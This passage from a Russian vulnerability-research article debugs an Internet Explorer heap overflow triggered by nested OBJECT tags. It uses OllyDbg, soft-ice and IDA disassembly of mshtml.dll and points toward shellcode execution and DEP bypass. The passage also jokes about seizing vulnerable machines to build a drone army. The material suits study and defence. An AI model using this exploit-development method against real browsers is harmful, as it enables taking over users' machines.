00E552C4  00000000 ← дамп     0006DBB0   75A9BFD3  RETURN to mshtml.75A9BFD3
00E552C8  00000000            0006DBB4   00000004
00E552CC  FFFFFFFF            0006DBB8   00000007
00E552D0  00000000            0006DBBC   000BA054
00E552D4  00E55524            0006DBC0   00000001
00E552D8  00000652            0006DBC4   000B9EE8
00E552DC  00000000            0006DBC8   000B0001
```

Листинг 11 just-in-time отладчик показывает обрушение, произошедшие внутри GetDocPtr



Рисунок 9 just-in-time отладчик показывает обрушение, произошедшие внутри GetDocPtr

Нажав <Shift-F9> мы можем проигнорировать исключение и продолжить выполнение программы, только ни ей, ни нам лучше от этого не станет, ведь структуры данных превратились в бессмысленную мешанину байт и хрен его знает в какой момент они были разрушены.

Приходится реконструировать скелет динозавра буквально по "косточкам". Прежде всего нам необходимо выяснить куда указывал ECX в момент вызова GetDocPtr(). Смотрим на стек — на его вершине находится адрес возврата в материнскую процедуру 75ACC4C8h. Ходим сюда дизассемблером (или самим отладчиком по <CTRL-G>, 75ACC4C8h) и видим, что перед вызовом функции GetDocPtr регистр ECX был сохранен в регистре ESI:

```
.text:75ACC4C1          mov     esi, ecx
.text:75ACC4C3          call    GetDocPtr@CElement@@QBEPAVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8          mov     si, [esi+6Ch]
```

Листинг 12 исследование материнской функции, вызывающей GetDocPtr

Следовательно, в момент сбоя регистр ESI указывает на структуру, из которой загружаются регистры ECX и EAX. Тройным нажатием <TAB> переходим в окно дампа, нажимаем <CTRL-G> и вводим регистр ESI или его непосредственное значение 00E552B0h (см. листинг 11 или рис. 9). Это и есть та структура данных, с которой мы уже сталкивались в дизассемблере, и которая, судя по карте памяти, лежит где-то в куче (на самом деле, OllyDbg не умеет работать с кучей и необходимо иметь определенный исследовательский опыт, чтобы выделить блоки динамической памяти из общей массы, soft-ice показал бы намного больше информации, но мы уже решили использовать Olly, так что не будем менять коней на переправе).

Команда `MOV EAX, [ECX+10]`, которая должна возвращать указатель, возвратила ноль, в результате чего следующая за ней команда `MOV EAX, [EAX+0Ch]` оказалась источником сбоя. Это самое настоящее разрушение объекта CElement, но вот кто его разрушил и почему нам еще предстоит узнать. Во всяком случае, объект не был затерт строкой "AAA...AAA", иначе в дампе присутствовали бы соответствующие ей ASCII-коды 41h, а их там нет. Как это нет?! Куда подевалась наша строка? А вот сейчас найдем ее в памяти и узнаем!

Нажимаем <ALT-M> для вызова окна "memory", переходим в начало адресного пространства по клавише "home" и давим <CTRL-B> для поиска. Искать, конечно же, нужно в Unicode. Строка находится дважды. Первый раз в стеке по адресу 000C00F0h вместе с "<OBJECT type=" и всеми остальными строками, второй раз — в куче по адресу **00E51A60h** (см. рис. 10), где следом за ней идет еще одна строка "AAA...AAA" и... больше ничего. Ага! Судя по всему, IE смог обработать только два объекта, после чего наступило переполнение, ведущее к исключению и аварийному завершению работы. Обратите внимание, что строка "AAA...AAA" (**00E50600h**) лежит в непосредственной близости от структуры данных, на которую указывает ECX – 00E552B0h однако, их разделяет порядочное количество байт и если переполнение происходит, то явно не здесь. Что ж, будем копать дальше! Тем более, что у нас есть замечательная возможность начать следствие до начала преступления, установив точку останова на...



Рисунок 10 поиск строки AAA...AAA в памяти

...постойте, а на что мы будем ее устанавливать?! Уж точно не на функцию GetDocPtr(), поскольку к моменту ее вызова данные _уже_ разрушены. Было бы замечательно брякнуться непосредственно на сам блок памяти и посмотреть кто его разрушает, но к несчастью он выделяется динамически и его адрес непредсказуем (тем более, как уже отмечалось, сбои происходят в различных местах).

Уж не знаю, чтобы бы мы стали делать, ни будь в нашем распоряжении отладочных символов, но ведь они есть! Мы знаем, что блок памяти с падучей структурой данных инициализируются конструктором класса CElement, к которому принадлежит функция GetDocPtr(), поэтому, мы должны найти конструктор, установить на него точку останова и следить за всеми создаваемыми объектами. Возвращаемся в IDA Pro, давим <Ctrl-Page Up> для перехода в начало листинга, нажимаем <ALT-T> (поиск в листинге) и пишем "`__thiscall CElement::CElement`" (так объявляется конструктор по правилам языка Си++). Не проходит и минуты, как IDA Pro находит его по адресу 75AA321Bh (вообще-то отождествить конструктор можно и без отладочных символов, см. "*фундаментальные основы хакерства*", электронную копию которых можно бесплатно скачать с ftp://nezumi.org.ru, но на это требуется время, которого у нас нет, а в битве за exploit'ы каждая секунда играют роль, чтобы захватить управление уязвимыми машинами раньше всех остальных, создать огромную армию дронов и почувствовать себя Чингисханом):

```
.text:75AA321B ; public: __thiscall CElement::CElement(enum ELEMENT_TAG, class CDoc *)
.text:75AA321B ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z proc near
.text:75AA321B         push    esi
.text:75AA321C         mov     esi, ecx
.text:75AA321E         call    ??0CBase@@QAE@XZ ; CBase::CBase(void)
.text:75AA3223         mov     eax, [esp+arg_4]
.text:75AA3227         mov     dword ptr [esi],CElement@@6B@;const CElement::`vftable'
.text:75AA322D         mov     [esi+10h], eax
.text:75AA3230         inc     dword ptr [eax+8]
.text:75AA3233         call    ?_IncrementObjectCount@@YGXXZ;_IncrementObjectCount()
.text:75AA3238         mov     eax, [esi+18h]
.text:75AA323B         mov     ecx, [esp+arg_0]
.text:75AA323F         xor     ecx, eax
.text:75AA3241         and     ecx, 0FFh
.text:75AA3247         xor     ecx, eax
.text:75AA3249         mov     eax, esi
.text:75AA324B         mov     [esi+18h], ecx
.text:75AA324E         pop     esi
.text:75AA324F         retn    8
.text:75AA324F ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z endp
```

Листинг 13 дизассемблерный текст конструктора объекта CElement

Переключаемся на отладчик, переходим в окно CPU, давим <CTRL-G>, вводим адрес конструктора "75AA321B", устанавливаем точку останова на начало функции и перезапускаем отладчик по <Ctrl-F2>. Причем, точка останова должна быть не программной (та, что ставится по <F2>), а непременно аппаратной (подводим курсор к строке 75ACC4C0h, нажимаем <Shift-F10>, в появившимся контекстом меню выбираем breakpoint → hardware, on execution). Поскольку, MSHTML.DLL загружается динамически, программная точка останова (представляющая собой машинную инструкцию INT 03h с опкодом CCh) безжалостно затирается системным загрузчиком и потому не срабатывает.

К своему стыду, OllyDbg не сохраняет аргументы командой строки отлаживаемого процесса при его перезапуске, поэтому IE уверенно стартует с домашней страницы и exploit приходится загружать вручную через "файл → открыть → обзор → IEdie2-3.html". На этот раз IE уже не грохается, а мирно вываливается в отладчик по точке останова!

Конструктор вызывается множество раз и чтобы проследить за процессом инициализации каждого из объектов необходимо перейти в окно дампа и сказать <CTRL-G>, "ECX", где ECX – регистр в котором конструктору передается указатель на объект для конструирования.

Начинаем трассировать программу, двигаясь словно саперы по минному полю и обращая внимание на малейшие нюансы оперативного окружения. Оказывается, что конструктор выполняет только первичную инициализацию и над объектом работает множество функций, каждая из которых может оказаться источником разрушения. Чтобы сузить круг поиска сосредоточимся на одном-единственном поле, расположенном по смещению 10h от начала объекта (именно отсюда функция GetDocPrt считывает инвалидный указатель, приводящий к сбою). Как показывает трассировка, его инициализация осуществляется еще в конструкторе и делает это пара команд: MOV EAX,[ESP+ARG_4]/MOV [ESI+10H],EAX. Все ясно! Надо установить условную точку останова по этому адресу, срабатывающую если EAX указывает на инвалидный регион. Наблюдая за разрушенным блоком, можно прийти к заключению, что поле, расположенное по смещению 10h, принимает произвольные значения от 00h до ~100h.

Поскольку, OllyDbg условные аппаратные точки останова еще не поддерживает, приходится прибегать к помощи могущественного soft-ice. Запускаем IE с "домашней страницы", вызываем soft-ice нажатием на <CTRL-D>, переключаем контекст командой "`ADDR IEXPLORE`", устанавливаем условную точку останова по исполнению "`BPM 75AA322D X IF EAX < 100`", выходим из отладчика и открываем в IE наш подопытный "iedie2-3.html". soft-ice ни фига не всплывает, а IE все гавно грохается. Вот сволочь! Значит, ошибка сидит не в конструкторе и не в вызывающей его функции. Это переполнение, настоящее переполнение, но очень хитрое переполнение и, чтобы его запеленговать, необходимо изготовить специальный инструмент — свой собственный отладчик или плагин для OllyDbg или soft-ice, который бы выполнял следующие действия:

- устанавливал аппаратную точку останова на конструктор CElement::CElement и запоминал указатель, передаваемый ему через регистр ECX;

- при выходе из конструктора отбирал у первой страницы блока памяти все атрибуты доступа (PAGE_NOACCESS);
- отслеживал исключения, возникающие при обращении к странице и следил за полем 10h, разрешая запись только действительных указателей;
- при обнаружении попытки записи недействительного указателя — передавал управление отладчику, сигнализируя об ошибке тем или иным способом;

Описанная технология позволяет следить за огромным числом блоков памяти, практически без снижения производительности. Написать и отладить плагин можно буквально за вечер, ну максимум за два. Считайте это своим домашним заданием или... ждите, когда в сети появятся готовые боевые exploit'ы.

заключение

Проанализировав проблему, мы подтвердили, что уязвимость существует и при обработке вложенных OBJECT'ов происходит переполнение кучи, позволяющее не только обрушивать IE, но и передавать управление на shell-код, однако, при этом нам придется противостоять защитам типа DEP, учиться находить API-функции в памяти и осваивать много других вещей, подробно описанных в "записках исследователя компьютерных вирусов" и "portable shell-coding under NT and linux", которые, как обычно, можно скачать с ftp://nezumi.org.ru.